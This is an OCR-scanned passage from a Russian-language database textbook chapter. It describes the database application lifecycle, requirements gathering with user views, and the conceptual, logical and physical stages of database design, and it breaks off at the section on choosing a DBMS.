


Рис. 9.1. Этапы жизненного цикла приложений баз данных

Таблица 9.1. Основные действия, выполняемые на каждом этапе жизненного цикла приложения базы данных

Этап	**Описание**
Планирование разработки базы данных	Планирование наиболее эффективного способа реализации этапов жизненного цикла системы
Определение требований к системе	Определение диапазона действий и границ приложения базы данных, состава его пользователей и областей применения
Сбор и анализ требований пользователей	Сбор и анализ требований пользователей из всех возможных областей применения
Проектирование базы данных	Полный цикл разработки включает концептуальное, логическое и физическое проектирование базы данных
Выбор целевой СУБД (необязательный этап)	Выбор наиболее подходящей СУБД для приложения базы данных
Разработка приложений	Определение пользовательского интерфейса и прикладных программ, которые используют и обрабатывают данные в базе данных
Создание прототипов (необязательный этап)	Создание рабочей модели приложения базы данных, которая позволяет разработчикам или пользователям представить и оценить окончательный вид и способы функционирования системы
Реализация	Создание внешнего, концептуального и внутреннего определений базы данных и прикладных программ
Преобразование и загрузка данных	Преобразование и загрузка данных (и прикладных программ) из старой системы в новую
Тестирование	Приложение базы данных тестируется с целью обнаружения ошибок, а также его проверки на соответствие всем требованиям, выдвинутым пользователями
Эксплуатация и сопровождение	На этом этапе приложение базы данных считается полностью разработанным и реализованным. Впредь вся система будет находиться под постоянным наблюдением и соответствующим образом поддерживаться, В случае необходимости в функционирующее приложение могут вноситься изменения, отвечающие новым требованиям. Реализация этих изменений проводится посредством повторного выполнения некоторых из перечисленных выше этапов жизненного цикла

9.3. Планирование разработки базы данных

Планирование разработки базы данных. Подготовительные действия, позволяющие с максимально возможной эффективностью реализовать этапы жизненного цикла приложения базы данных.

Планирование разработки базы данных должно быть неразрывно связано с общей стратегией построения информационной системы организации. При выработке такой стратегии необходимо решить следующие основные задачи:

- определение бизнес-планов и целей организации с последующим выделением ее потребностей в информационных технологиях;

- оценка показателей уже существующих информационных систем с целью выявления их сильных и слабых сторон;
- оценка возможностей использования информационных технологий для достижения преимуществ перед конкурентами.

Описание методологий, используемых для решения этих задач, выходит за рамки данной книги. Заинтересованный читатель сможет найти подробную информацию по указанным вопросам в [261].

Первым важным шагом в планировании базы данных является четкое определение технического задания для проекта базы данных. В техническом задании должны быть определены основные цели приложения базы данных. В разработке технического задания, как правило, участвуют те представители предприятия, которые стали инициаторами разработки проекта базы данных (например, директор или владелец предприятия). Техническое задание позволяет уточнить назначение проекта базы данных и наметить пути к созданию эффективного приложения базы данных. После подготовки технического задания необходимо определить технические требования. Технические требования должны содержать перечень конкретных задач, реализуемых с использованием базы данных. При этом следует исходить из того, что цели, поставленные в техническом задании, будут достигнуты, если база данных обеспечивает выполнение задач, которые определены в технических требованиях. Для обоснования технического задания и технических требований должна быть подготовлена определенная дополнительная информация, позволяющая охарактеризовать в общих чертах, какая работа должна быть выполнена и какие ресурсы, в том числе финансовые, необходимо на это выделить. Подготовка технического задания и технических требований для приложения базы данных показана на примере учебного проекта *DreamHome* в разделе 10.4.2,

Планирование разработки баз данных должно также включать разработку стандартов, которые определяют, как будет осуществляться сбор данных, каким будет их формат, какая потребуется документация и как будет выполняться проектирование и реализация приложений. Разработка и сопровождение стандартов могут быть связаны с немалыми затратами времени, причем на их первоначальное внедрение и последующее сопровождение могут потребоваться значительные ресурсы. Однако четко определенный набор стандартов позволяет создать хорошую основу для последующего обучения персонала и организации контроля качества, а также гарантировать выполнение работ по строго определенным образцам, независимо от навыков и опыта. Например, специальные правила могут определять, как присваиваются имена элементам данных, описываемых в словаре данных, что, в свою очередь, позволит предотвратить их избыточность и противоречивость. Кроме того, необходимо тщательно документировать любые существующие юридические или технические требования к данным (например, строгое соблюдение их конфиденциальности и т.п.).

9.4. Определение требований к системе

Определение требований к системе. Определение диапазона действия и задач приложения базы данных, состава его пользователей и областей применения.

Прежде чем перейти к проектированию приложения базы данных, важно установить задачи исследуемой системы и способы взаимодействия приложения с другими частями информационной системы организации. Эти задачи должны учитывать не только работу текущих пользователей и области применения разрабаты-

ваемой системы, но и будущих пользователей и другие возможные области применения. На рис. **10.10** приведена схема, которая определяет состав задач и область применения приложения базы данных учебного проекта *DreamHome*. Кроме описания области применения приложения базы данных, необходимо определить основные пользовательские представления, которые поддерживаются базой данных.

9.4.1. Пользовательские представления

Пользовательское представление. Определение требований к приложению базы данных конкретной категории пользователей (таких как менеджер или инспектор) или потребностей подразделения предприятия (таких как отдел маркетинга, отдел кадров или отдел снабжения).

В приложении базы данных может быть предусмотрено одно или несколько пользовательских представлений. Определение пользовательских представлений является существенной составляющей разработки приложения базы данных, поскольку позволяет гарантировать, чтобы ни одна важная категория пользователей базы данных не была исключена из рассмотрения при разработке требований к новому приложению. Пользовательские представления являются особенно полезными при создании относительно сложных приложений базы данных, поскольку позволяют разделить всю совокупность требований к базе данных на легко анализируемые группы.

Любое пользовательское представление определяет требования к приложению базы данных в части хранимых в ней данных и транзакций, выполняемых над данными (т.е. оно определяет, какие действия и над какими данными должен выполнять тот или иной пользователь). Требования пользовательского представления могут относиться только к данному представлению или частично совпадать с требованиями других представлений. На рис. 9.2 схематически изображена предметная область приложения базы данных с несколькими пользовательскими представлениями (которые обозначены цифрами 1-6). Обратите внимание, что требования некоторых пользовательских представлений (1–3, а также 5 и 6) частично перекрываются (это показано штриховкой), а требования пользовательского представления 4 являются индивидуальными.

9.5. Сбор и анализ требований пользователей

Сбор и анализ требований пользователей. Процесс сбора и анализа информации о той части организации, работа которой будет поддерживаться с помощью создаваемого приложения базы данных, а также использование этой информации для определения требований пользователей к создаваемой системе.

Проектирование базы данных основано на сборе и анализе информации о той части организации, которая будет обслуживаться базой данных. Существует много методов сбора этой информации, известных под общим названием *методов сбора фактов,* которые подробно рассматриваются в главе 10. Сбор информации осуществляется для последующего создания основных пользовательских представлений (к ним относятся пользовательские представления для основных категорий пользователей или направлений деятельности предприятия). Ниже перечислена информация, которая требуется для решения указанной задачи.




Рис. 9.2. Схематическое изображение предметной области приложения базы данных с несколькими пользовательскими представлениями

- Описание применяемых или вырабатываемых данных.
- Подробные сведения о способах применения или выработки данных.
- Все дополнительные требования к создаваемому приложению базы данных.

Эта информация затем анализируется для определения требований (или средств), которые должны быть реализованы в разрабатываемом приложении базы данных. Эти требования описываются в документах, известных под общим названием *спецификации требований* к новому приложению базы данных.

Сбор и анализ требований является предварительным этапом концептуального проектирования базы данных, в ходе которого спецификации требований пользователей анализируются с целью выяснения всех необходимых сведений. Объем собранных данных зависит от сути проблемы и действующих бизнес-правил предприятия. Слишком тщательный анализ легко может привести к *параличу сверханализа* (paralysis by analysis), а слишком поверхностный — к пустой трате времени и денежных средств на проведение работ по реализации решения, которое окажется ошибочным в результате неправильной формулировки проблемы.

Собранная на этом этапе информация может быть плохо структурирована и включать некоторые неформальные заявления пользователей, которые впоследствии потребуется преобразовать и представить в виде более четко сформулированных требований. Эта цель достигается с помощью *методов составления спецификаций требований*, к числу которых относятся, например, технология структурного анализа и проектирования (Structured Analysis and Design — SAD), диаграммы потоков данных (Data Flow Diagrams — DFD) и графики "вход-процесс-выход" (Hierarchical Input Process Output — HIPO), дополненные соответствующей документацией. Как будет показано ниже, для получения га-

рантий того, что составленный набор требований является полным и непротиворечивым, могут использоваться CASE-инструменты, предназначенные для автоматизированного проектирования и создания программ.

Определение набора требуемых функциональных возможностей приложения базы данных является важным направлением проектирования, поскольку системы с неадекватным или неполным перечнем функциональных средств будут лишь раздражать пользователей, что может привести к отказу от работы в системе или лишь к частичному ее использованию. Однако чрезмерно расширенный набор функциональных возможностей также может стать источником проблем, поскольку может вызвать существенное усложнение системы и, как следствие, дополнительные затруднения в ее реализации, сопровождении, использовании и обучении персонала.

Еще одним важным направлением деятельности, связанным с этим этапом, является определение того, как действовать в ситуации, если имеется несколько пользовательских представлений для рассматриваемого приложения базы данных. Чтобы определить требования к приложению базы данных с несколькими пользовательскими представлениями, можно воспользоваться одним из следующих основных подходов.

- Централизованный подход.
- Метод интеграции представлений.
- Сочетание обоих подходов.

9.5.1. Централизованный подход

Централизованный подход. Требования к каждому пользовательскому представлению объединяются в общий набор требований к разрабатываемому приложению базы данных.

Централизованный подход предусматривает объединение требований к различным пользовательским представлениям в единый набор требований, который в дальнейшем именуется *общим представлением*. Общему представлению присваивается собирательное имя, которое, в частности, указывает, какая функциональная область охвачена этим объединенным пользовательским представлением. На этапе проектирования базы данных (см. раздел 9.6) создается глобальная модель данных, соответствующая общему представлению, иными словами, моделируемой области деятельности предприятия. Глобальная модель данных состоит из схем и документации, которая формально описывает требования пользователей базы данных. На рис. **9.3** показана схема применения централизованного подхода к управлению пользовательскими представлениями 1-3. Как правило, такой подход в основном применяется, если требования к каждому пользовательскому представлению в значительной степени перекрываются и приложение базы данных является не слишком сложным.

9.5.2. Метод интеграции представлений

Метод интеграции представлений. Требования к каждому пользовательскому представлению применяются для создания отдельной модели данных, соответствующей этому пользовательскому представлению. В дальнейшем, на этапе проектирования базы данных, полученные модели данных объединяются.




Рис. 9.3. *Пример* ***применения*** *централизованного* ***подхода к управлению пользовательскими*** *представлениями* ***1-3***

Метод интеграции представлений предусматривает оформление требований к каждому пользовательскому представлению в виде отдельного списка требований. На этапе проектирования базы данных (см. раздел 9.6) вначале создается модель данных для каждого пользовательского представления. Модель данных, соответствующая отдельному пользовательскому представлению, называется *локальной моделью данных* и состоит из схем и документации, которые формально описывают требования к конкретному пользовательскому представлению базы данных. Локальные модели данных затем объединяются на одном из последующих этапов проектирования базы данных для создания глобальной модели данных, которая соответствует всем пользовательским требованиям к базе данных. На рис. 9.4 показана схема управления пользовательскими представлениями 1-3 с использованием метода интеграции представлений. Как правило, такой подход может рассматриваться как предпочтительный, если имеются существенные различия между пользовательскими представлениями и приложением базы данных, а приложение базы данных является достаточно сложным, чтобы имело смысл разделить работу по его созданию на отдельные направления. Пример применения метода интеграции представлений показан в шаге 3 в главе 15.

9.6. Проектирование базы данных

Проектирование базы данных. Процесс создания проекта базы данных, предназначенной для поддержки функционирования предприятия и способствующей достижению его целей.

В этом разделе представлен обзор основных подходов к проектированию базы данных. Здесь также описано назначение и использование технологии моделирования данных в процессе проектирования базы данных. Затем в этом разделе рассматриваются три основных этапа проектирования баз данных: концептуальное, логическое и физическое.




Рис. *9.4. Пример применения метода интеграции представлений к управлению пользовательскими представлениями 1–3*

9.6.1. Подходы к проектированию базы данных

Существуют два основных подхода к проектированию систем баз данных: *нисходящий* и *восходящий*. При *восходящем* подходе работа начинается с самого нижнего уровня атрибутов (т.е. свойств сущностей и связей), которые на основе анализа существующих между ними связей группируются в отношения, представляющие типы сущностей и связи между ними. В главе 13 подробно рассматривается процесс нормализации, который представляет собой вариант восходящего подхода при проектировании баз данных. Нормализация предусматривает идентификацию требуемых атрибутов с последующим созданием из них нормализованных таблиц, основанных на функциональных зависимостях между этими атрибутами.

Восходящий подход в наибольшей степени приемлем для проектирования простых баз данных с относительно небольшим количеством атрибутов. Однако использование этого подхода существенно усложняется при проектировании баз данных с большим количеством атрибутов, установить среди которых все существующие функциональные зависимости довольно затруднительно. Поскольку

концептуальная и логическая модели данных для сложных баз данных могут содержать от сотен до тысяч атрибутов, очень важно выбрать подход, который помог бы упростить этап проектирования. Кроме того, на начальных стадиях формулирования требований к данным в крупной базе данных может быть трудно установить все атрибуты, которые должны быть включены в модели данных.

Более подходящей стратегией проектирования сложных баз данных является использование *нисходящего* подхода. Начинается этот подход с разработки моделей данных, которые содержат несколько высокоуровневых сущностей и связей, затем работа продолжается в виде серии нисходящих уточнений низкоуровневых сущностей, связей и относящихся к ним атрибутов. Нисходящий подход демонстрируется в концепции модели "сущность-связь". В этом случае работа начинается с выявления сущностей и связей между ними, интересующих данную организацию в наибольшей степени. Например, сначала можно было бы идентифицировать сущности PrivateOwner (Владелец) и PropertyForRent (Объект недвижимости), затем установить между ними связь PrivateOwner *Owns* (Владеет) PropertyForRent и лишь после этого определить связанные с ними атрибуты — например, PrivateOwner (ownerNo, name, address) и PropertyForRent (propertyNo, address). Более подробно создание высокоуровневой модели данных с использованием концепции модели "сущность-связь" рассматривается в главах 11 и 12.

Кроме этих подходов для проектирования баз данных могут применяться другие подходы, например, подход "от общего к частному" или "смешанная стратегия проектирования". Подход "от общего к частному" напоминает восходящий подход, но отличается от него тем, что вначале выявляется набор основных сущностей с последующим расширением круга рассматриваемых сущностей, связей и атрибутов, которые взаимодействуют с первоначально определенными сущностями. В *смешанной стратегии* сначала используются восходящий и нисходящий подходы для создания разных частей модели, после чего все подготовленные фрагменты собираются в единое целое.

9.6.2. Моделирование данных

Основные цели моделирования данных состоят в изучении значения (семантики) данных и упрощении процедур описания требований к данным. При создании модели данных необходимо получить ответы на определенные вопросы об отдельных сущностях, связях и атрибутах. Полученные дополнительные сведения помогут разработчикам раскрыть особенности семантики корпоративных данных, которые существуют независимо от того, отмечены они в формальной модели данных или нет. Сущности, связи и атрибуты являются фундаментальными информационными объектами любого предприятия. Однако их реальный смысл будет оставаться не вполне понятным до тех пор, пока они не будут должным образом описаны в документации. Моделирование данных упрощает понимание смысла элементов данных, поэтому создание модели необходимо для того, чтобы гарантировать понимание следующих аспектов данных:

- требования к данным отдельных пользователей;
- характер самих данных независимо от их физического представления;
- использование данных в пределах области применения приложения.

Модели данных могут использоваться для демонстрации понимания разработчиком тех требований к данным, которые существуют на предприятии. Если обе стороны знакомы с системой обозначений, используемой для создания модели, то наличие модели данных будет способствовать более плодотворному общению пользователей и разработчиков. На предприятиях все шире применяются

средства стандартизации для моделирования данных путем выбора определенного метода моделирования и использования его во всех проектах разработки базы данных. Самая популярная технология высокоуровневого моделирования данных, чаще всего используемая при разработке реальных баз данных, построена на концепции модели "сущность-связь" (Entity–Relationship model — ER-модель) — именно она описывается в главах 11 и 12.

Критерии оценки модели данных

Оптимальная модель данных должна удовлетворять критериям, перечисленным в табл. 9.2 [116]. Однако иногда эти критерии несовместимы, поэтому приходится идти на некоторый компромисс. Например, в погоне за наибольшей *выразительностью* модели данных можно утратить ее *простоту,*

Таблица 9.2. Критерии оценки модели данных

Критерий	Описание
Структурная достоверность	Соответствие способу определения и организации информации на данном предприятии
Простота	Удобство изучения модели как профессионалами в области разработки информационных систем, так и обычными пользователями
Выразительность	Способность представлять различия между данными, связи между данными и ограничения
Отсутствие избыточности	Исключение излишней информации, т.е. любая часть данных должна быть представлена только один раз
Способность к совместному использованию	Отсутствие принадлежности к какому-то особому приложению или технологии и, следовательно, возможность использования модели во многих приложениях и технологиях
Расширяемость	Способность развиваться и включать новые требования с минимальным воздействием на работу уже существующих приложений
Целостность	Согласованность со способом использования и управления информацией внутри предприятия
Схематическое представление	Возможность представления модели с помощью наглядных схематических обозначений

9.6.3. Этапы проектирования базы данных

Процесс проектирования базы данных состоит из трех основных этапов: концептуальное, логическое и физическое проектирование.

Концептуальное проектирование базы данных

Концептуальное проектирование базы данных. Процесс создания модели используемой на предприятии информации, не зависящей от любых физических аспектов ее представления.

Первый этап процесса проектирования базы данных называется *концептуальным проектированием* базы данных. Он заключается в создании концептуальной модели данных для анализируемой части предприятия. Эта модель дан-

ных создается на основе информации, записанной в спецификациях требований пользователей. Концептуальное проектирование базы данных абсолютно не зависит от таких подробностей ее реализации, как тип выбранной целевой СУБД, набор создаваемых прикладных программ, используемые языки программирования, тип выбранной вычислительной платформы, а также от любых других особенностей физической реализации. В главе 14 представлено поэтапное практическое руководство по выполнению концептуального проектирования базы данных.

При разработке концептуальная модель данных постоянно подвергается тестированию и проверке на соответствие требованиям пользователей. Созданная концептуальная модель данных предприятия является источником информации для этапа логического проектирования базы данных.

Логическое проектирование базы данных

Логическое проектирование базы данных. Процесс создания модели используемой на предприятии информации на основе выбранной модели организации данных, но без учета типа целевой СУБД и других физических аспектов реализации.

Второй этап проектирования базы данных называется *логическим проектированием* базы данных. Его цель состоит в создании логической модели данных для исследуемой части предприятия. Концептуальная модель данных, созданная на предыдущем этапе, уточняется и преобразуется в логическую модель данных. Логическая модель данных учитывает особенности выбранной модели организации данных в целевой СУБД (например, реляционная модель).

Если концептуальная модель данных не зависит от любых физических аспектов реализации, то логическая модель данных создается на основе выбранной модели организации данных целевой СУБД. Иначе говоря, на этом этапе уже должно быть известно, какая СУБД будет использоваться в качестве целевой – реляционная, сетевая, иерархическая или объектно-ориентированная. Однако на этом этапе игнорируются все остальные характеристики выбранной СУБД, например, любые особенности физической организации ее структур хранения данных и построения индексов.

В процессе разработки логическая модель данных постоянно тестируется и проверяется на соответствие требованиям пользователей. Для проверки правильносги логической модели данных используется метод *нормализации.* Нормализация гарантирует, что отношения, выведенные из существующей модели данных, не будут обладать избыточностью данных, способной вызвать нарушения в процессе обновления данных после их физической реализации. Проблемы, связанные с избыточностью данных, подробно рассматриваются в главе 13. Кроме того, в этой главе описан процесса нормализации, Помимо всего прочего, логическая модель данных должна обеспечивать поддержку всех необходимых пользователям транзакций.

Созданная логическая модель данных является источником информации для этапа физического проектирования и обеспечивает разработчика физической базы данных средствами поиска компромиссов, необходимых для достижения поставленных целей, что очень важно для эффективного проектирования. Логическая модель данных играет также важную роль на этапе эксплуатации и сопровождения уже готовой системы. При правильно организованном сопровождении поддерживаемая в актуальном состоянии модель данных позволяет точно и наглядно представить любые вносимые в базу данных изменения, а также оценить их влияние на прикладные программы и использование данных, уже имеющихся в базе.

Поэтапное практическое руководство по логическому проектированию базы данных представлено в главе 15.

Физическое проектирование базы данных

Физическое проектирование базы данных. Процесс подготовки описания реализации базы данных на вторичных запоминающих устройствах; на этом этапе рассматриваются основные отношения, организация файлов и индексов, $ предназначенных для обеспечения эффективного доступа к данным, а также все связанные с этим ограничения целостности и средства защиты.

Физическое проектирование является третьим и последним этапом создания проекта базы данных, при выполнении которого проектировщик принимает решения о способах реализации разрабатываемой базы данных. Во время предыдущего этапа проектирования была определена логическая структура базы данных (которая описывает отношения и ограничения в рассматриваемой прикладной области). Хотя эта структура не зависит от конкретной целевой СУБД, она создается с учетом выбранной модели хранения данных, например реляционной, сетевой или иерархической. Однако, приступая к физическому проектированию базы данных, прежде всего необходимо выбрать конкретную целевую СУБД. Поэтому физическое проектирование неразрывно связано с конкретной СУБД. Между логическим и физическим проектированием существует постоянная обратная связь, так как решения, принимаемые на этапе физического проектирования с целью повышения производительности системы, способны повлиять на структуру логической модели данных.

Как правило, основной целью физического проектирования базы данных является описание способа физической реализации логического проекта базы данных. В случае реляционной модели данных под этим подразумевается следующее:

- создание набора реляционных таблиц и ограничений для них на основе информации, представленной в глобальной логической модели данных;
- определение конкретных структур хранения данных и методов доступа к ним, обеспечивающих оптимальную производительность СУБД;
- разработка средств защиты создаваемой системы.

Этапы концептуального и логического проектирования больших систем следует отделять от этапов физического проектирования. На это есть несколько причин.

- Они связаны с совершенно разными аспектами системы, поскольку отвечают на вопрос, *что* делать, а не *как* делать.
- Они выполняются в разное время, поскольку понять, *что* надо сделать, следует прежде, чем решить, *как* это сделать.
- Они требуют совершенно разных навыков и опыта, поэтому требуют привлечения специалистов различного профиля.

Проектирование базы данных — это итерационный процесс, который имеет свое начало, но не имеет конца и состоит из бесконечного ряда уточнений. Его следует рассматривать прежде всего как процесс познания. Как только проектировщик приходит к пониманию работы предприятия и смысла обрабатываемых данных, а также выражает это понимание средствами выбранной модели данных, приобретенные знания могут показать, что требуется уточнение и в других частях проекта. Особо важную роль в общем процессе успешного создания системы играет концептуальное и логическое проектирование базы данных. Если на этих этапах не удастся получить полное представление о деятельности предприятия, то задача определения всех необходимых пользовательских представлений

или обеспечения защиты базы данных становится чрезмерно сложной или даже неосуществимой. К тому же может оказаться затруднительным определение способов физической реализации или достижения приемлемой производительности системы. С другой стороны, способность адаптироваться к изменениям является одним из признаков удачного проекта базы данных. Поэтому вполне имеет смысл затратить время и энергию, необходимые для подготовки наилучшего возможного проекта.

В главе 2 рассматривалась трехуровневая архитектура ANSI-SPARC, применяемая к системам баз данных и состоящая из внешней, концептуальной и внутренней схем. На рис. 9.5 показана взаимосвязь между этой архитектурой и проектированием баз данных — концептуальным, логическим и физическим. В главах 16 и 17 представлена поэтапная методология физического проектирования базы данных




Рис. *9.5. Соответствие этапов моделирования данных и элементов архитектуры ANSI-SPARC*

9.7. Выбор целевой СУБД

Выбор целевой СУБД. Выбор **СУБД** подходящего типа, предназначенной для поддержки создаваемого приложения базы данных.

Если тип используемой СУБД еще не выбран, то наиболее подходящим для осуществления такого выбора является переходное положение между концептуальным и логическим этапами проектирования базы данных (см. рис. 9.1). Однако этот выбор можно осуществить и в любой другой момент до начала логического проектирования, при условии, что имеется вся необходимая информация о таких общих требованиях к системе, как производительность, простота реорганизации, уровень защищенности и ограничения целостности данных.

